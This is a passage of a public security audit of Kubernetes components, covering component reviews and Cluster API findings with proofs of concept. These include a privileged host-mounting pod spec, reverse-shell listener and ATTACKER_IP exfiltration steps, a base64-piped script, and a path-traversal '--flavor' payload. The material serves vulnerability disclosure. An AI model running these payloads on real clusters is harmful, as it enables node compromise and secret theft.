Public - CC BY-SA 4.0 License

- An attacker able to reach certain Windows images built with the Image Builder might log into them with default administrative credentials.

The details of the findings are cross-referenced in the table below:

ID	Name
14	[Image Builder] Command Injection
15	[Image Builder] Hardcoded Credentials in Windows OVA / Nutanix Images
16	[Image Builder] Missing Checksum Verification for Dependencies

Public - CC BY-SA 4.0 License

4.8. CEL for Admission Control / ValidatingAdmissionPolicy & CRD Validation Expression Language

Description

CEL is an expression language used by Kubernetes in a number of components to evaluate expressions, rules and policies. For example, it is implemented in the Admission Control component, in the Validating Admission Policy or the CRD Validation mechanism. Its use allows for a customizable and in-process mechanism to validate requests sent to the Kubernetes API server as an alternative to validating admission webhooks.

CEL is designed and developed by Google. It is included in Kubernetes and extended with a number of custom APIs.

Attack Surface

- *CEL Engine bugs*: a vulnerability, or more in general a bug in the CEL engine could be abused by attackers to cause DoS in cluster components, or to bypass Admission Policies.
- *Kubernetes extensions*: a vulnerability in the API extensions implemented by Kubernetes could be abused to cause DoS in cluster components, or to bypass Admission Policies.

Security Considerations

The CEL expression language is non-Turing complete and expressions' evaluation is thread-safe and side-effect free. It also has a Cost Evaluation mechanism that allows to calculate the execution cost of expressions before executing them preventing DoS.

Moreover, CEL only has a limited number of built-ins basic functions by design. For these reasons, it is only possible to evaluate simple expressions.

It is worth noting that the base CEL engine is already fuzzed by OSS-Fuzz.

The Kubernetes extensions implement support for Regex, URL parsing, and Lists. These extensions could introduce bugs, side-effects, or DoS like the ReDoS vulnerability class.

After the present audit the CEL team introduced a built-in extension to support Regex (https://github.com/google/cel-go/pull/1187/) and CEL was already supported Lists (https://github.com/google/cel-go/commits/master/ext/lists.go). It is recommended to phase out redundant custom extensions and rely on the CEL-provided one.

Findings

No relevant security findings were discovered for this component during the present audit.

However, a set of fuzzers for OSS-Fuzz were implemented in order to cover the additional attack surface exposed by Kubernetes CEL extensions.

Public - CC BY-SA 4.0 License

During the process old fuzzers for other Kubernetes components were fixed since they were outdated by internal API changes and prevented OSS-Fuzz execution.

Public - CC BY-SA 4.0 License

4.9. Ephemeral Containers

Description

Ephemeral Containers are special Kubernetes containers that can be temporarily injected into a running Pod for troubleshooting and debugging purposes, and can be configured to share the same namespaces of target containers (e.g. processes or network interfaces). Internally, they are handled with the `ephemeralcontainers` API, but users rarely interact directly with that, and use the more robust `kubectl debug`.

The implementation of Ephemeral containers lives in the `kubernetes` main repository.

Attack Surface

- *Admission Policies Bypass*: ephemeral containers are not subject to the standard Pod lifecycle, and for this reason they could be abused to bypass validating policies or security checks applied on Pods before creation.
- *Privilege Escalation of Compromise Pods*: ephemeral containers might be more privileged than their targets, so a compromised container being debugged by an ephemeral container could try to abuse this fact to elevate privileges in the underlying host.

Security Considerations

The ephemeral containers offer a handy way to inspect and debug running pods on-the-fly, without the need to have pods bloated with tools needed for troubleshooting which may also constitute a security risk. Their very own nature poses them as a potential route to privilege escalation.

Therefore, the cluster administrators should be very aware of the power and limits of ephemeral containers and allow their usage only to authorized actors and being conscious of the side implications.

For this reason, the documentation should stress the possible risks arising from this feature and clearly state the available approaches to handle it - i.e. disabling the feature through the `EphemeralContainers` feature gate, or restricting access to the `/ephemeralcontainers` subresource using RBAC or using an admission controller which allows or reject pod updates based on the content of the update.

These aspects right now are expressed in the KEP but seem to be overlooked in the main documentation at https://kubernetes.io/docs/concepts/workloads/pods/ephemeral-containers/.

Findings

No relevant security findings were discovered for this component during the present audit.

Public - CC BY-SA 4.0 License

4.10. Cgroups v2

Description

Cgroups are a Linux kernel capability that provide resource management functionality like limiting CPU usage or setting memory limits for running processes. In Kubernetes, they are used to enforce requests and limits for Pods and containers.

The previous (v1) iteration of Linux cgroups used separate hierarchies for each resource controller, sometimes leading to inconsistent enforcement of limits. Cgroups v2 introduces a unified hierarchy that is preferred for security, consistency and reliability.

The code in scope for this audit lives in the `kubernetes` main repository, and implements the v2 iteration of cgroups, including transparent parsing and conversion of limit quotas between v1 and v2.

Attack Surface

- *Untrusted Workload Spec*: low-privileged operators able to create pods and set resource limits might abuse insecure coding practices in the implementation of cgroups parsing to compromise a target node.

Security Considerations

The implementation of the cgroups layer is simple and robust, and it correctly implements translations between the v1 and v2 interfaces of the cgroups API.

Findings

No relevant security findings were discovered for this component during the present audit.

Public - CC BY-SA 4.0 License

4.11. Seccomp By Default

Description

Seccomp by default is a Kubernetes feature that applies a restrictive seccomp profile to all workloads by default, blocking access to high-risk syscalls and reducing the kernel attack surface. Users can override this behavior by explicitly setting their own seccomp profiles or disabling it for specific Pods and containers if necessary.

Internally, this is handled through defaulting logic in the kubelet and API server, which injects the `RuntimeDefault` seccomp profile when none is specified.

The implementation of Seccomp by Default lives in the `kubernetes` main repository.

Attack Surface

- *Compromised Pod*: insufficient or lacking restrictions in the `RuntimeDefault` configurations applied to pods, or defects in the implementation, might be abused by compromised or malicious pods to obtain privileged execution in target containers and thus facilitate vertical movement to the underlying node.

Security Considerations

Seccomp by default generally increases the security posture of Kubernetes clusters, as it makes pods and containers more resistant to privilege escalation attempts without relying on the single cluster administrators. The implementation of the component is simple and robust.

It is worth mentioning that Kubernetes does not provide seccomp rules for containers by itself – instead, it relies on the `RuntimeDefault` seccomp profile of the underlying container runtime. Therefore, an insufficient profile in the runtime might still be abused by attackers to facilitate privilege escalation scenarios.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenario:

- A compromised pod running on a node where `seccompByDefault` was not explicitly enabled by the administrator will not be restricted by seccomp.

The details of the findings are cross-referenced in the table below:

ID	Name
17	[Seccomp By Default] SeccompByDefault Must Be Explicitly Enabled

Public - CC BY-SA 4.0 License

4.12. Node Topology Manager

Description

The Node Topology Manager is a kubelet component that coordinates resource allocation decisions (such as CPU, memory, devices) to optimize NUMA-aligned scheduling on multi-socket systems. By enforcing a common policy (e.g., `best-effort`, `restricted`, or `single-numa-node`), it ensures that containers receive resources from the same NUMA node when possible, reducing cross-socket latency and improving performance for workloads like high-performance computing or network-intensive applications.

The implementation of the Node Topology Manager lives in the `kubernetes/kubernetes` main repository.

Attack Surface

- *Resource Starvation or Denial Of Service*: a maliciously designed workload might try to submit containers to monopolize NUMA nodes, force cross-NUMA allocations, or impacting in other ways the topology decisions, possibly degrading other workloads running on the node.

Security Considerations

The Node Topology Manager is a kubelet-internal component, and it does not introduce a direct attack surface; the NTM does not process untrusted input directly, and its decisions only affect NUMA topology alignment.

While an attacker that can submit arbitrary Pod requests can attempt to degrade the performances of the node, this is a known and mitigated threat, and is not affected by the NTM.

Findings

No relevant security findings were discovered for this component during the present audit.

Public - CC BY-SA 4.0 License

4.13. Third Party Device Monitoring Plugins

Description

The Third-Party Device Monitoring Plugin allows external vendors to expose hardware device metrics to Kubernetes by communicating with the Kubelet and registering their presence against the node. It also allows vendors to provide device-specific metrics – Prometheus-style – for observability and resource tracking.

Internally, device vendors implement and deploy their own plugin binaries or containerized agents that communicate with the kubelet API by means of dedicated Unix sockets.

The implementation of the feature appears in the Kubernetes main repository.

Attack Surface

- *Untrusted Plugin*: device plugins are by definition developed by third parties, such as device vendors. A plugin installed in a node might be malicious, or compromised by a threat actor.
- *Local Privilege Escalation*: device plugins and the kubelet, in order to communicate, use IPC mechanisms in the system such as Unix Sockets. A low-privileged process in the host might try to escalate its privileges by abusing these mechanisms.

Security Considerations

The code of the Device Plugin system is generally robust and it follows good practices.

The security risk introduced by the component, similarly to other components in this audit, is constituted by the third-party providers of device plugins. In fact, due to the fact that attached hardware is involved, the plugin workload that implements the plugin (bridging the communication between the kubelet and the device) are often marked as privileged. Therefore, a malicious plugin installed on a system could likely compromise the node and attack the cluster.

For this reason, it is highly recommended to carefully audit the third-party device plugins before installing them in the cluster.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenario:

- A malicious or compromised low-privileged device plugin installed in the system could force the kubelet into connecting to an arbitrary UNIX socket on the node.

The details of the findings are cross-referenced in the table below:

ID	Name
18	[Third Party Device Monitoring Plugins] Path Traversal in Register API
19	**Error! Reference source not found.**

Public - CC BY-SA 4.0 License

4.14. AppArmor Support

Description

AppArmor is a Linux kernel security module that enforces Mandatory Access Control (MAC) by creating application-specific security profiles to restrict a program's access to system resources.

On nodes where its kernel module is installed, Kubernetes supports Pod confinement via AppArmor.

The Kubernetes integration of AppArmor is implemented in the main repository, in the kubelet package.

Attack Surface

- *Malicious Pod Spec*: insecure coding practices in the implementation of the integration might be leveraged by a malicious pod spec to impact the host.
- *Compromised Pod*: insecure coding practices in the implementation of the integration might be leveraged by compromised pods to bypass the confinement sandbox.

Security Considerations

The implementation of the AppArmor layer is simple and robust, as it only serves as a wrapper for the underlying container runtime, which has the final responsibility to correctly apply the selected profile on the container.

Findings

No relevant security findings were discovered for this component during the present audit.

Public - CC BY-SA 4.0 License

4.15. Local Ephemeral Storage Capacity Isolation

Description

Pods and containers may require ephemeral storage to store transient data for different tasks such as caching, logging and providing scratch space.

Differently from persistent storage, the ephemeral storage uses a shared space between all pods running on a node.

The local ephemeral storage capacity isolation is a feature introduced in Kubernetes to support capacity isolation of the shared storage, so that a pod can be hard limited in its consumption of shared resources.

Attack Surface

- *Compromised Pod*: an attacker who compromises a pod, or who has an effective enough primitive to write arbitrary amount of data in its ephemeral storage, may abuse the isolation mechanism to force pod eviction.

Security Considerations

The local ephemeral storage capacity isolation is a feature with a limited scope, that just takes care of applying the resource quotas and limits set in the ephemeral storage section defined in the YAML specification files for pods and does not represent a particular security boundary.

Findings

No relevant security findings were discovered for this component during the present audit.

Public - CC BY-SA 4.0 License

4.16. Cleaning Up iptables Chain Ownership

Description

Historically, managing the iptables chains was a responsibility shared between the kubelet and the kube-proxy component. The implementation audited for this component consisted in a refactor of the mechanism, moving the responsibility to the kube-proxy and cleaning some of the duplicate behaviors.

The implementation of iptables rules management lives in the `kubernetes` main repository.

Attack Surface

- *Malicious/Compromised Pod*: the iptables chains and rules are critical to the security of the node, as they implement the networking segregation of the pod. Gaps or inconsistencies in the implementation might be used by malicious pods to contact local services in the node and escalate privileges.

Security Considerations

The kube-proxy component, and specifically iptables chains, plays a crucial role in the networking of a Kubernetes node, taking care of routing packets to the appropriate services and pods.

The management of iptables chains is now clearly a responsibility of kube-proxy, which offers a solid set of default settings capable of supporting the functionalities of Kubernetes while protecting from abuses.

Findings

No relevant security findings were discovered for this component during the present audit.

Public - CC BY-SA 4.0 License

4.17. kOps

Description

kOps (Kubernetes Operations) automates the provisioning, configuration, and lifecycle management of Kubernetes clusters, primarily in cloud providers. It provides a declarative model for defining cluster state and automates tasks like upgrades, scaling, and infrastructure bootstrapping.

Internally, kOps manages infrastructure through cloud provider APIs and maintains cluster configuration in state stores such as S3 or GCS. Users interact with it primarily via the `kops` CLI.

The implementation of kOps lives in the `kubernetes/kops` repository.

Attack Surface

- *User-Controlled Cluster Configuration*: kOps implements a declarative, YAML-based way of creating and managing clusters. This YAML file might be coming from external sources, or fed in machine-to-machine flows such as CI/CD pipelines.
- *User-Controlled CLI Arguments*: kOps provides many flags and options. While CLI commands are typically considered trusted – since running untrusted terminal commands is a critical issue per-se - some of the options might be coming from external sources, such as CI/CD pipelines or similar DevOps tooling.
- *Adversary-in-The-Middle*: an attacker able to intercept traffic between kOps and the cloud providers, during provisioning and/or management of a cluster, might be able to leverage network insecure configurations to compromise the channel.

Security Considerations

The implementation of kOps is, generally speaking, mature and robust from a security point of view. However, its flexibility when it comes to file operations introduce some security risks during provisioning or management:

- *Insecure Handling of Cloud Credentials*: when provisioning new nodes, kOps constructs environment variables for the `nodeup` process that depend on the provider of choice. For some providers – e.g. OpenStack or DigitalOcean – these variables are retrieved directly from the machine where `kops` is running. If highly privileged credentials are configured in the machine, this will end up in provisioned nodes owning overprivileged credentials, which might be abused by compromised privileged workloads. It is recommended to avoid directly transferring environment variables, and rather building temporary access tokens with the least privilege possible.
- *VFSContext Plaintext HTTP*: among the supported schemes for `VFSContext` URIs, plaintext HTTP is supported; this could be abused by attackers to mount successful AiTM (Adversary-in-The-Middle) scenarios, compromising confidentiality and integrity of the channel. It is recommended to disable insecure protocols.

Public - CC BY-SA 4.0 License

- *Insecure Usage of VFSContext*: some modules of kOps, including the `kops create` command, support feeding files that are parsed as `VFSContext` URIs. This could introduce unnecessary risks, especially in situations where authentication material is directly passed to the URI endpoints – e.g. OpenStack Swift – as this could be used by attackers to exfiltrate these tokens. It is recommended to only support reading files from the local file system, unless necessary, to decrease the likelihood of these attack scenarios.

Findings

The findings discovered could be used by a potential attacker to mount the following attack scenario:

- An attacker able to intercept the traffic between a kOps client and its OpenStack cloud endpoint might be able to fully compromise the confidentiality and integrity of the channel, stealing credentials and gaining arbitrary code execution on the provisioned node.

The details of the findings are cross-referenced in the table below:

ID	Name
20	[KOps] Missing TLS Verification in OpenStack VFSContext Client

Public - CC BY-SA 4.0 License

4.18. Low-Priority Components

The list of low-priority components contains ~80 entries, mostly in the form of PRs against already existing components. In order to use efficiently the time allocated for the audit, the assessment team followed a simple skimming approach:

1. Is the code related to a high-priority component that is already in scope? If so, it will be audited in the context of that component.
2. Is the code connected to a relevant attack surface, or does it introduce relevant threats or risks?

The lightweight analysis depicted above allowed the team to direct the auditing more efficiently.

One notable instance of this discussion was the case of **4.17 - kOps**. Despite being marked as low priority, the component received a full auditing slot because of its substantial attack surface and size.

Public - CC BY-SA 4.0 License

5. Findings Details

Analysis results are discussed in this section.

5.1. [Cluster API] Insecure Design of Supply Chain via Default latest For Provider Releases

Severity	LOW
Affected Resources	Cluster API
Status	Open

October 12, 2026 Update

This was reported with a public issue to the Cluster API.

Description

The list of providers supported by the Cluster API is defined in https://github.com/kubernetes-sigs/cluster-api/blob/155e6604aea01770c979631265c057e5e7eff45e/cmd/clusterctl/client/config/providers_client.go.

For instance, for AWS, the configuration is:

```
&provider{
    name:         AWSProviderName,
    url:          "https://github.com/kubernetes-sigs/cluster-api-provider-aws/releases/latest/infrastructure-components.yaml",
    providerType: clusterctlv1.InfrastructureProviderType,
},
```

This file defines which providers are allowed when using the `--infrastructure` option in `clusterctl` commands, and specifies the URL to be used when fetching provider files. In order to add a new entry to this list, infrastructure operators are expected to supply a PR to the Cluster API repository with the new provider's name, URL and type.

In the file linked, every provider has its `url` field pointing to the `latest` release in the associated GitHub repository.

This leads to a supply chain threat in a scenario where a provider already reviewed and approved by the CAPI maintainers happens to be afterwards compromised, or if it had malicious intentions in the first place and submits a new backdoored release after inclusion in the CAPI providers list. In both situations, the Cluster API would include malicious and unreviewed code in its list of "approved" repositories.

Impact

An attacker might include backdoored code in a new release of a compromised or malicious repository that is considered a trusted provider.

Public - CC BY-SA 4.0 License

Attack Complexity

The attacker would need the capability to submit new releases on a compromised provider repository, or to trick CAPI maintainers into accepting their controlled provider into the project.

Moreover, the attacker would need victims to "use" the rogue provider after the new release was pushed.

Related Issues

- [Template Interpolation Leads to Exfiltration of Environment Variables]: The severity is increased due to the possibility of leaking environment variables stored on the operator machine towards an attacker-controlled one.
- [Improper Isolation of Infrastructure Providers Deployments]: The severity is increased due to the possibility of deploying privileged pods.

Proof of Concept

Visit following URL to notice the definition of the providers approved by Cluster API: https://github.com/kubernetes-sigs/cluster-api/blob/155e6604aea01770c979631265c057e5e7eff45e/cmd/clusterctl/client/config/providers_client.go#L151

Suggested Remediations

Release versions of approved providers should be fixed, avoiding the use of `latest`. New releases should then be approved by the Cluster API maintainers before being included in the project.

References

N/A

Public - CC BY-SA 4.0 License

5.2. [Cluster API] Improper Isolation of Infrastructure Providers Deployments

Severity	MEDIUM
Affected Resources	Cluster API
Status	Open

October 07, 2026 Update

The response was to consider this as a design decision rather than a vulnerability. Cluster API treats providers as trusted-by-the-operator, and treating them as untrusted would require a major redesign.

Description

A Cluster API provider repository contains, among the other things, definitions of kubernetes deployments – e.g. YAMLs – that will be run inside the bootstrap cluster when a new management cluster is initialized via `clusterctl init` or when a workload cluster is generated via `clusterctl generate`.

The pods specified in a provider repository are deployed without enforcing any form of sandboxing or restrictions. Therefore, it would be possible for a "rogue" provider to deploy a pod inside the bootstrap cluster with an overprivileged `securityContext` and full access to the host root:

```
securityContext:
  allowPrivilegeEscalation: true
  capabilities:
    add:
    - ALL
  privileged: true
  runAsGroup: 0
  runAsUser: 0
volumeMounts:
  - name: host-root
    mountPath: /host
volumes:
- name: host-root
  hostPath:
    path: /
    type: Directory
```

This malicious content could be for instance injected:

- Inside the `infrastructure-components.yaml` file used during the `clusterctl init --infrastructure <PROVIDER>` command.
- Inside the `cluster-template.yaml` file used during the `clusterctl generate cluster` command.

Public - CC BY-SA 4.0 License

- Inside the YAML files used during the `clusterctl generate yaml` command.

Impact

An attacker with the ability to control the YAML files of an infrastructure provider would be able to compromise the machine where the cluster operated by `clusterctl` is running (i.e. the Kubernetes administrator's host). This could lead to exfiltration of secrets and, possibly, the compromise of other clusters.

This would break the security boundary between infrastructure providers, so that a compromised or rogue provider would be able to compromise clusters hosted by other providers and/or the cluster administrator's machine.

Attack Complexity

The attacker would need a way to inject/control the YAML files used by the `clusterctl` commands.

This could be for instance obtained:

- By compromising the GitHub repository of a target provider.
- By tricking the operator into including an untrusted YAML file via the `--from` option.
- By adding a malicious provider in the list of the supported ones.
- By exploiting another vulnerability that leads to control YAML files of other providers (see the "Path Traversal in Cluster API Flavor Template Generation" finding).

Related Issues

N/A

Proof of Concept

The following PoC describes the scenario where the rogue provider is used in a management cluster initialization (`clusterctl init`):

1. Open the scenario hosted at https://killercoda.com/playgrounds/scenario/kubernetes
2. Install the `clusterctl` tool: `curl -L https://github.com/kubernetes-sigs/cluster-api/releases/download/v1.9.6/clusterctl-linux-amd64 -o clusterctl && sudo install -o root -g root -m 0755 clusterctl /usr/local/bin/clusterctl`
3. Create the `clusterctl` configuration:

```
mkdir -p /root/.cluster-api/ && cat > /root/.cluster-api/clusterctl.yaml<< EOF
providers:
- name: myprovider
  type: InfrastructureProvider
  url: /root/infrastructure-myprovider/1.0.0/infrastructure-
```


Public - CC BY-SA 4.0 License

```
components.yaml
EOF
```

4. Create a folder to specify a local provider: `mkdir -p /root/infrastructure-myprovider/1.0.0/`
5. Save inside the newly created folder the following attachments:
   - **6.3 - Metadata File** with name `metadata.yaml`
   - **6.4 - Custom Resource Definition** with name `crds.yaml`
   - **6.1 - Infrastructure Components for Improper Isolation** with name `infrastructure-components.yaml`
6. Provision all the needed custom resources executing: `kubectl apply -f crds.yaml`
7. Export the environment variables `$ATTACKER_IP` and `$ATTACKER_PORT` specifying the IP and port of a controlled machine: `export ATTACKER_IP=3.13.37.0; export ATTACKER_PORT=31337`
8. Expose the reverse shell listener on the attacker machine: `nc -lnvp 31337`
9. Initialize the custom infrastructure provider: `clusterctl init --infrastructure myprovider`
10. Notice the reverse shell received on the attacker machine, initiated by the injected pod
11. In the reverse shell, transfer the `privesc_checker.sh` script into the attacker-controlled pod:

```
echo
"IyEvYmluL2Jhc2gKCmVjaG8gIj09PT09PT09IDEuIFVJRC9HSUQgKEFyZSB5b3Ugcm9vdD8
pID09PT09PT09IgppZAplY2hvICIiCgplY2hvICI9PT09PT09PSAyLiBNb3VudCBhIHRtcGZ
zIChDQVBfU1lTX0FETUlOKSA9PT09PT09PSIKbWtkaXIgLXAgL21udC90bXBmcwppZiBtb3V
udCAtdCB0bXBmcyB0bXBm
cyAvbW50L3RtcGZzOyB0aGVuCiAgZWNobyAiW+KclF0gTW91bnQgc3VjY2Vzc2Z1bC4gWW91
IGhhdmUgQ0FQX1NZU19BRE1JTiIKZWxzZQogIGVjaG8gIlvinJhdIEZhaWxlZC4gWW91IGRv
bid0IGhhdmUgQ0FQX1NZU19BRE1JTiIKZmkKZWNobyAiIgoKZWNobyAiPT09PT09PT0gMy4g
Q2hlY2sgYWNjZXNzIHRvIC9wcm
9jL2thbGxzeW1zID09PT09PT09IgppZiBoZWFkIC1uIDUgL3Byb2Mva2FsbHN5bXMgPiAvZG
V2L251bGwgMj4mMTsgdGhlbgogIGVjaG8gIlvinJRdIEFjY2VzcyB0byAvcHJvYy9rYWxsc3
ltcyBzdWNjZXNzZnVsIgplbHNlCiAgZWNobyAiW+KcmF0gQWNjZXNzIHRvIC9wcm9jL2thbG
xzeW1zIGRlbmllZCIKZmkKZWNo
byAiIgoKZWNobyAiPT09PT09PT0gNC4gVHJ5IHRvIGNyZWF0ZSBhIG5ldHdvcmsgaW50ZXJm
YWNlIChDQVBfTkVUX0FETUlOKSA9PT09PT09PSIKaWYgaXAgbGluayBhZGQgZHVtbXkwIHR5
cGUgZHVtbXkgPiAvZGV2L251bGwgMj4mMTsgdGhlbgogIGVjaG8gIlvinJRdIGR1bW15MCBp
bnRlcmZhY2UgY3JlYXRlZCIKIC
BpcCBsaW5rIHNob3cgZHVtbXkwCmVsc2UKICBlY2hvICJb4pyYXSBGYWlsZWQuIE5vIENBUF
9ORVRfQURNSU4iCmZpCmVjaG8gIiIKCmVjaG8gIj09PT09PT09IDUuIENoZWNrIGFjY2Vzcy
B0byBob3N0IGZpbGVzeXN0ZW0gKGlmIG1vdW50ZWQgdW5kZXIgL2hvc3QpID09PT09PT09Ig
ppZiBbIC1kICIvaG9zdC9ldGMi
IF07IHRoZW4KICBlY2hvICJb4pyUXSAvaG9zdC9ldGMgZm91bmQuIEhlcmUgYXJlIHNvbWUg
ZmlsZXM6IgogIGxzIC9ob3N0L2V0YyB8IGhlYWQgLW4gNQplbHNlCiAgZWNobyAiW+KcmF0g
L2hvc3Qgbm90IG1vdW50ZWQgY29ycmVjdGx5IgpmaQplY2hvICIiCgplY2hvICI9PT09PT09
```


Public - CC BY-SA 4.0 License

```
PSA2LiBWZXJpZnkgYWN0aXZlIG
NhcGFiaWxpdGllcyA9PT09PT09PSIKaWYgY29tbWFuZCAtdiBjYXBzaCA+L2Rldi9udWxsID
I+JjE7IHRoZW4KICBjYXBzaCAtLXByaW50IHwgZ3JlcCAnQ3VycmVudCcKZWxpZiBjb21tYW
5kIC12IGdldHBjYXBzID4vZGV2L251bGwgMj4mMTsgdGhlbgogIGdldHBjYXBzICQkCmVsc2
UKICBlY2hvICJbIV0gTm8gY2Fw
c2ggb3IgZ2V0cGNhcHMgdG9vbCBhdmFpbGFibGUiCmZpCmVjaG8gIiIKCmVjaG8gIj09PT09
PT09IEVuZCBvZiBjaGVjayA9PT09PT09PSIKCg==" | base64 -d >
privesc_checker.sh
```

12. Install the required packages: `apk add --no-cache bash libcap`
13. List all the privileges and capabilities assigned to the attacker-controlled pod: `chmod +x ./privesc_checker.sh && ./privesc_checker.sh`
14. Notice that the pod runs as root and owns the `CAP_SYS_ADMIN` capability
15. Demonstrate the access to the root of the host: `ls -la /host/root/infrastructure-myprovider/1.0.0`

The demonstration is analogue for the exploitation of the `clusterctl generate` command.

Suggested Remediations

Specs controlled by the providers should be treated as third party code, and therefore should be properly isolated. Enforce Pod Security Standards (PSS) in `restricted` mode or an equivalent sandboxing mechanism when applying provider deployments to prevent the execution of privileged pods.

References

- https://cheatsheetseries.owasp.org/cheatsheets/Secure_Product_Design_Cheat_Sheet.html

Public - CC BY-SA 4.0 License

5.3. [Cluster API] Template Interpolation Leads to Exfiltration of Environment Variables

Severity	LOW
Affected Resources	Cluster API
Status	Open

October 12, 2026 Update

This was reported with a public issue to Cluster API.

Description

In some of its operations, `clusterctl` supports variable interpolation in YAML files via drone/envsubst. Those variables are replaced with environment variables or entries in the `clusterctl` configuration.

This happens, for instance, when generating a cluster configuration via `clusterctl generate cluster` or `clusterctl generate yaml`, or when initializing a new management cluster via `clusterctl init`.

If a malicious or insecure template is parsed by `clusterctl` and then used to instantiate a workload (e.g. a pod), this might lead to exfiltration of sensitive variables from the machine where `clusterctl` is executed (possibly the machine of the cluster administrator).

Impact

An attacker could exfiltrate sensitive environment variables from the operator machine or `clusterctl` configuration variables.

Attack Complexity

The attacker would need a way to force the usage of a controlled YAML file in one of the `clusterctl` commands that support interpolation.

This might come, for instance, from a compromised or malicious provider.

Related Issues

N/A

Proof of Concept

1. Open the Killercoda scenario: https://killercoda.com/playgrounds/scenario/kubernetes
2. Install the `clusterctl` tool: `curl -L https://github.com/kubernetes-sigs/cluster-api/releases/download/v1.9.6/clusterctl-linux-amd64 -o clusterctl && sudo install -o root -g root -m 0755 clusterctl /usr/local/bin/clusterctl`
3. Create the `clusterctl` configuration:

Public - CC BY-SA 4.0 License

```
mkdir -p /root/.cluster-api/ && cat > /root/.cluster-
api/clusterctl.yaml<< EOF
providers:
- name: myprovider
  type: InfrastructureProvider
  url: /root/infrastructure-myprovider/1.0.0/infrastructure-
components.yaml
EOF
```

4. Create a folder to specify a local provider: `mkdir -p /root/infrastructure-myprovider/1.0.0/`
5. Save inside the newly created folder the following attachments:
   - **6.3 - Metadata File** with name `metadata.yaml`
   - **6.4 - Custom Resource Definition** with name `crds.yaml`
   - **6.2 - Infrastructure Components for Environment Variables** with name `infrastructure-components.yaml`
6. Provision all the needed custom resources executing: `kubectl apply -f crds.yaml`
7. Export on the host the environment variables `$ATTACKER_IP` and `$ATTACKER_PORT` specifying the IP and port of a controlled machine and a random variable called `SUPER_SECRET`: `export ATTACKER_IP=3.13.37.0; export ATTACKER_PORT=31337; export SUPER_SECRET=randomsecret`
8. Expose the reverse shell listener on the controlled machine: `nc -lnvp 31337`
9. Initialize the custom infrastructure provider: `clusterctl init --infrastructure myprovider`
10. Notice the request received on the controlled machine, demonstrating the exfiltration of the `SUPER_SECRET` environment variable

Suggested Remediations

Do not provide access to the host environment variables when interpolating YAML templates. Instead, explicitly define `clusterctl` "build arguments" that can be passed to templates.

References

N/A

Public - CC BY-SA 4.0 License

5.4. [Cluster API] Path Traversal in Cluster API Flavor Template Generation

Severity	HIGH
Affected Resources	https://github.com/kubernetes-sigs/cluster-api/blob/155e6604aea01770c979631265c057e5e7eff45e/cmd/clusterctl/client/yamlprocessor/simple_processor.go#L48
Status	Open

October 07, 2026 Update

The Cluster API maintainers have been engaged for a fix, which is still pending at the time of writing.

Description

The `clusterctl generate cluster` command supports a `--flavor` option to specify the type of configuration template (fetched among the provider files) to be used.

For example, if `--flavor development` is supplied, the YAML file used as template will be `cluster-template-development.yaml`. The default value is `cluster-template`.

This filename construction happens inside https://github.com/kubernetes-sigs/cluster-api/blob/155e6604aea01770c979631265c057e5e7eff45e/cmd/clusterctl/client/yamlprocessor/simple_processor.go#L48:

```
// ... SNIP ...
func (tp *SimpleProcessor) GetTemplateName(_, flavor string) string {
    name := "cluster-template"
    if flavor != "" {
        name = fmt.Sprintf("%s-%s", name, flavor)
    }
    name = fmt.Sprintf("%s.yaml", name)

    return name
}
// ... SNIP ...
```

Then, in https://github.com/kubernetes-sigs/cluster-api/blob/main/cmd/clusterctl/client/repository/repository_github.go#L405, a GitHub URL pointing to the YAML file is constructed:

```
// ... SNIP ...
func (g *gitHubRepository) httpGetFilesFromRelease(ctx context.Context,
version, fileName string) ([]byte, error) {
    downloadURL :=
fmt.Sprintf("https://github.com/%s/%s/releases/download/%s/%s", g.owner,
g.repository, version, fileName)
    var retryError error
    var content []byte
```


Public - CC BY-SA 4.0 License

```
    _ = wait.PollUntilContextTimeout(ctx, retryableOperationInterval,
retryableOperationTimeout, true, func(context.Context) (bool, error) {
        resp, err := http.Get(downloadURL) //nolint:gosec,noctx
// ... SNIP ...
```

However, the `GetTemplateName` function does not apply sanitization or validation on the `flavor` value. By using `../` sequences in it, it is possible to perform a partial Path Traversal attack and thus force `clusterctl generate cluster` to download - and subsequently apply - an arbitrary YAML downloaded outside the provider's repository.

Impact

An attacker with the ability to inject a malicious value in the `flavor` option of a `clusterctl generate` command would be able to inject a malicious YAML file and thus compromise cluster provisioning process.

Attack Complexity

The attacker would need a way to inject arbitrary values in the `flavor` option. This can happen, for instance, by mounting convincing social engineering attacks such as publishing tutorials for the Cluster API. Alternatively, this might become even more likely in applications (e.g. web apps) acting as a front-end for the Cluster API.

Related Issues

- **[5.3 - [Cluster API] Template Interpolation Leads to Exfiltration of Environment Variables]**: The severity is increased due to the possibility of leaking environment variables stored on the operator machine towards an attacker controlled one.
- **[5.2 - [Cluster API] Improper Isolation of Infrastructure Providers Deployments]**: The severity is increased due to the possibility of deploying privileged pods.

Proof of Concept

1. Follow the CAPI "Quick Start" tutorials to initialize an AWS environment: https://cluster-api.sigs.k8s.io/user/quick-start and https://cluster-api-aws.sigs.k8s.io/getting-started
2. Create the bootstrap cluster with `kind`: `kind create cluster`
3. Install `clusterctl` tool: https://cluster-api.sigs.k8s.io/user/quick-start#install-clusterctl
4. Install `clusterawsadm` tool and run it as described inside AWS section of the guide: https://cluster-api.sigs.k8s.io/user/quick-start#initialization-for-common-providers (NB: make sure to add an SSH keypair called `default` inside AWS EC2)
5. Once `clusterawsadm` is done with its preparation steps, initialize the AWS provider: `clusterctl init --infrastructure aws`
6. Export on the host the environment variables `$ATTACKER_IP`, `$ATTACKER_PORT_1`, and `$ATTACKER_PORT_2` specifying the IP and ports of a controlled machine: `export ATTACKER_IP=3.13.37.0; export ATTACKER_PORT_1=31337; export ATTACKER_PORT_2=31338`

Public - CC BY-SA 4.0 License

7. Generate the workload cluster configuration, supplying the Path Traversal (note that it will point to a YAML template owned by Shielder) in the `--flavor` flag: `clusterctl generate cluster aws-evil --kubernetes-version v1.31.0 --control-plane-machine-count=1 --worker-machine-count=1 --flavor 'flavors/../../../../../../Paupu/random-test-capi/releases/download/v2.8.2/cluster-template' > aws-evil.yaml`
8. Expose two separate reverse shell listeners on the controlled machine: `nc -lnvp 31337` and `nc -lnvp 31338`
9. Deploy the cluster: `kubectl apply -f aws-evil.yaml`
